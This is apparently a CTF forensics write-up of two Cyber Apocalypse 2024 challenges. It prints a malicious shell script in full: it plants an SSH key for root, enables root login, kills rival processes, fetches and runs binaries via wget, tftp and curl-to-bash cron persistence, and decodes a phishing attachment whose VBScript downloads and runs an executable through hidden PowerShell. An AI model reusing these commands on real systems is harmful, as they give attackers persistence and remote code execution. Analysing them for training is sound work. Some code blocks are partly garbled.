


# Cyber Apocalypse 2024 Forensics Write up

## Scenario : It Has Begun (Very Easy)



After extracting the zip file we do get a script.sh file we can use cat to display the content of the file when going through the file content we see some string that looked reversed.

```
cat script
```

```
huppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ cat script.sh
#!/bin/sh

if [ "$HOSTNAME" != "KORP-STATION-013" ]; then
    exit
fi

if [ "$EUID" -ne 0 ]; then
    exit
fi

docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

echo "ssh-rsa AAAAB4NzaC1yc2EAAAADAQABAAQCI0kIN33IJSIufmqpg54D7s4J0L7XV2kep0zNzgY1S1IdE8HDAf7z1ip8VuGTygGsq+x4yVnxveGshVP48YmicQHJMCIljmn6Po0RMC48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3Qd1SmEqP
qSMRQ/XDgM7qIB/VpYtAhK/7DoE8pqdoFNBU5+JlqWYpsMO+qkHugKASU22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNPuGYGIFEsrDEAjbMkEsUw+iQmXg37EusEFjCVjBySGH3F+EQtwi3Ymxb9HRMZOIzNnXwCfaYU5jTlnzy1UB
p/XB6B user@t5_u0y_11lw(8TH" >> /root/.ssh/authorized_keys
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
echo "128.90.59.19 legions.korp.htb" >> /etc/hosts

for filename in $(find /proc -type f); do
    ex=$(ls -latrh $filename 2> /dev/null | grep exe)
    if echo $ex | grep -q "/var/lib/postgresql/data/postgres/atlas.x86\|dotsh\|/tmp/systemd-private-\|bin/sysinit\|.bin/xorg\|nine.x86\|data/pg_mem\|/var/lib/postgresql/data/.*/memory\|/var/
tmp/.bin/systemd\|balder\|sys/systemd\|rtw88_pci\|.bin/x\|httpd_watchdog\|/var/sofia\|3caec218-ce42-42da-8f58-970b22d131e9\|/tmp/watchdog\|cpu_hu\|/tmp/Manager\|/tmp/manh\|/tmp/agettyd\|/v
ar/tmp/java\|/var/lib/postgresql/data/postmaster\|/memfd\|/var/lib/postgresql/data/pgdata/postmaster\|/tmp/.metabase/metabase"; then
        result=$(echo "$filename" | sed "s/\|/proc//")
        kill -9 $result
        echo found $filename $result
    fi
done

ARCH=$(uname -m)
array=("x86" "x86_64" "mips" "aarch64" "arm")

if [[ $(echo ${array[@]} | grep -o "$ARCH" | wc -w) -eq 0 ]]; then
    exit
fi
```

Further down in the file we found some interesting character that look like base64

```

fi

docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

echo "ssh-rsa AAAAB4NzaC1yc2EAAAADAQABAAQCl0kIN33IJI5Iufmqpgg54D7s4J0L7XV2kep0rNzgY151IdE8HDAf7z1ipBVuGTygGsq+x4yVnxveGshVP48YmicQHJMCIIjmn6Po0RMC48qihm/9ytoEYtkkKeiTR02c6DyIcDnX3Qd1SmEqP
qSMRQ/XDgM7qIB/VpYtAHK/7DoE8pqdoFNBU5+JlqehYpsMO+qkHugKASU22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGIFEsizDEAjbMkEsUw+iQmXg37EusEFjCVjBySGH3F+EQtwin3YmxbB9HRMz0IzNnXwCFaYU5JjTNzy1UB
p/XB6B user@tS_u0y_ll1w{BTH}" >> /root/.ssh/authorized_keys
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
echo "128.90.59.19 legions.korp.htb" >> /etc/hosts

for filename in /proc/*; do
    ex=$(ls -latrh $filename 2> /dev/null|grep exe)
    if echo $ex |grep -q "/var/lib/postgresql/data/postgres\|atlas.x86\|dotsh\|/tmp/systemd-private-\|bin/sysinit\|.bin/xorg\|nine.x86\|data/pg_mem\|/var/lib/postgresql/data/.*/memory\|/var/
tmp/.bin/systemd\|balder\|sys/systemd\|rtw88_pcie\|.bin/x\|httpd_watchdog\|var/Sofia\|3cae218-ce42-42da-8f58-970b22d131e9\|/tmp/watchdog\|cpu_hu\|/tmp/Manager\|/tmp/manh\|/tmp/agettyd\|/v
ar/tmp/java\|/var/lib/postgresql/data/postmaster\|memfd\|/var/lib/postgresql/data/pgdata/postmaster\|/tmp/.metabase/metabase"; then
        result=$(echo "$filename" | sed "s/\|/proc//")
        kill -9 $result
        echo found $filename $result
    fi
done

ARCH=$(uname -m)
array=( "x86" "x86_64" "mips" "aarch64" "arm" )

if [[ $(echo ${array[@]} | grep -o "$ARCH" | wc -w) -eq 0 ]]; then
    exit
fi

cd /tmp || cd /var/ || cd /mnt || cd /root || cd etc/init.d || cd /; wget http://legions.korp.htb/0xda4.0xda4.$ARCH; chmod 777 0xda4.0xda4.$ARCH; ./0xda4.0xda4.$ARCH;
cd /tmp || cd /var/ || cd /mnt || cd /root || cd etc/init.d || cd /; tftp legions.korp.htb -c get 0xda4.0xda4.$ARCH; cat 0xda4.0xda4.$ARCH > DVRHelper; chmod +x *; ./DVRHelper $ARCH;
cd /tmp || cd /var/ || cd /mnt || cd /root || cd etc/init.d || cd /; busybox wget http://legions.korp.htb/0xda4.0xda4.$ARCH; chmod 777; ./0xda4.0xda4.$ARCH;
echo */5 * * * root curl -s http://legions.korp.htb/0xda4.0xda4.$ARCH | bash -c "NG5kX3kwdVJfR3IwdU5kISF9" " >> /etc/crontab

```

lets use the rev command to get the content that was reverse

```
echo "user@tS_u0y_ll1w{BTH}" | rev
```

```

ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ echo "user@tS_u0y_ll1w{BTH}" | rev
HTB{w1ll_y0u_St@resu
ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$

```

lets decode the other part to get the rest of the flag using base64

```
echo "NG5kX3kwdVJfR3IwdU5kISF9" | base64 -d
```

```

ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ echo "NG5kX3kwdVJfR3IwdU5kISF9" | base64 -d
4nd_y0uR_Gr0uNd!!}ipuppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$


```

# Scenario: Urgent (Very Easy)

## Overview

CHALLENGE NAME

Urgent



In the midst of Cybercity's "Fray," a phishing attack targets its factions, sparking chaos. As they decode the email, cyber sleuths race to trace its source, under a tight deadline. Their mission: unmask the attacker and restore order to the city.

In the neon-lit streets, the battle for cyber justice unfolds, determining the factions' destiny.

After extracting the zip file we found .eml file. We can analyze the email using emlAnalyzer tool to analyze the eml file and do see that the file has an attachment which looks interesting.

```
emlAnalyzer -i Urgent\ Faction\ Recruitment\ Opportunity\ -\ Join\ Forces\ Against\ KORP™\ Tyranny.eml --extract-all --header --html
```

```
puppy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ emlAnalyzer -i Urgent\ Faction\ Recruitment\ Opportunity\ -\ Join\ Forces\ Against\ KORP™\ Tyranny.eml --extract-all --header --html
=====
|| Header ||
=====
X-Pm-Content-Encryption.....end-to-end
X-Pm-Origin.....internal
Subject.....Urgent: Faction Recruitment Opportunity - Join Forces Against KORP™ Tyranny!
From.....anonmember1337 <anonmember1337@protonmail.com>
Date.....Thu, 29 Feb 2024 12:52:17 +0000
Mime-Version.....1.0
Content-Type.....multipart/mixed;boundary=-----2de0b0287d83378ead36e06aee64e4e5
To.....factiongroups@gmail.com <factiongroups@gmail.com>
X-Attached.....onlineform.html
Message-Id.....<XVhH1Dg0VTGbfCjiZoHYDFUEfYdR0B0ppVem4t3oCwj6W21bavORQROA1Xy84P6MKLpUKJmWRPw5C529AMwxhNiJ-8rfYzkdLjazI5feIqo=@protonmail.com>
X-Pm-Scheduled-Sent-Original-Time.....Thu, 29 Feb 2024 12:52:05 +0000
X-Pm-Recipient-Authentication.....factiongroups%40gmail.com=none
X-Pm-Recipient-Encryption.....factiongroups%40gmail.com=none

=====
|| HTML ||
=====
<div style="font-family: Arial, sans-serif; font-size: 14px;"><span style="font-family: Monaco, Menlo, Consolas, &quot;Courier New&quot;;, monospace; font-size: 12px; font-variant-ligatures: none; text-align: left; white-space: pre-wrap; display: inline !important; color: rgb(209, 210, 211); background-color: rgba(232, 232, 232, 0.04);">Dear Fellow Faction Leader,

I hope this message reaches you in good stead amidst the chaos of The Fray. I write to you with an offer of alliance and resistance against the oppressive regime of KORP™.

It has come to my attention that KORP™, under the guise of facilitating The Fray, seeks to maintain its stranglehold over our society. They manipulate and exploit factions for their own gain, while suppressing dissent and innovation.

But we refuse to be pawns in their game any longer. We are assembling a coalition of like-minded factions, united in our desire to challenge KORP™'s dominance and usher in a new era of freedom and equality.

Your faction has been specifically chosen for its potential to contribute to our cause. Together, we possess the skills, resources, and determination to defy KORP™'s tyranny and emerge victo
```

Displaying the content of the attached file It looks like the file content has been encoded with html.

```
cat onlineform.html
```

[illegible]

## Decoding html encoded content using python (urllib.parse module)

```
# python script to decode html encoded text

import urllib.parse

url = '%3c%68%74%d6c%3e0d%a%3c%68%65%61%64%3e0d%a%3c%74%69%74%6c%65%3e20%3e5%f20%3c%2f%74%69%74%6c%65%3e0d%a%3c%63%65%6e%74%65%72%3e3c%68%31%3e3%4%30%34%20%4e%6f%74%20%46%6f%75%'
html = urllib.parse.unquote(url)
print(html)
```

```
# A python script to decode html encoded text
```

```
import urllib.parse
```

```
url =
```

'%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0d%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0d%0a%3c%63%65%6e%74%65%72%3e%3c%68%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6>

```
html = urllib.parse.unquote(url)
```

```
print(html)
```

Running the script and Decoding the html encode content we can see our flag in the decode content.

```
groupy@dedsec:~/Documents/htb/cyber_apocalypse_2024/Forensics$ python3 urgent.py
<html>
<head>
<title> > </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance()
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://standunted.htb/online/forms/form1.exe','%appdata%\form1.exe');Start-Process '%appdata%\form1.exe',$flag='HTB{4n0th3r_d4y_4n0th3r_ph1sh1ng_4tt3mpT}'", null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```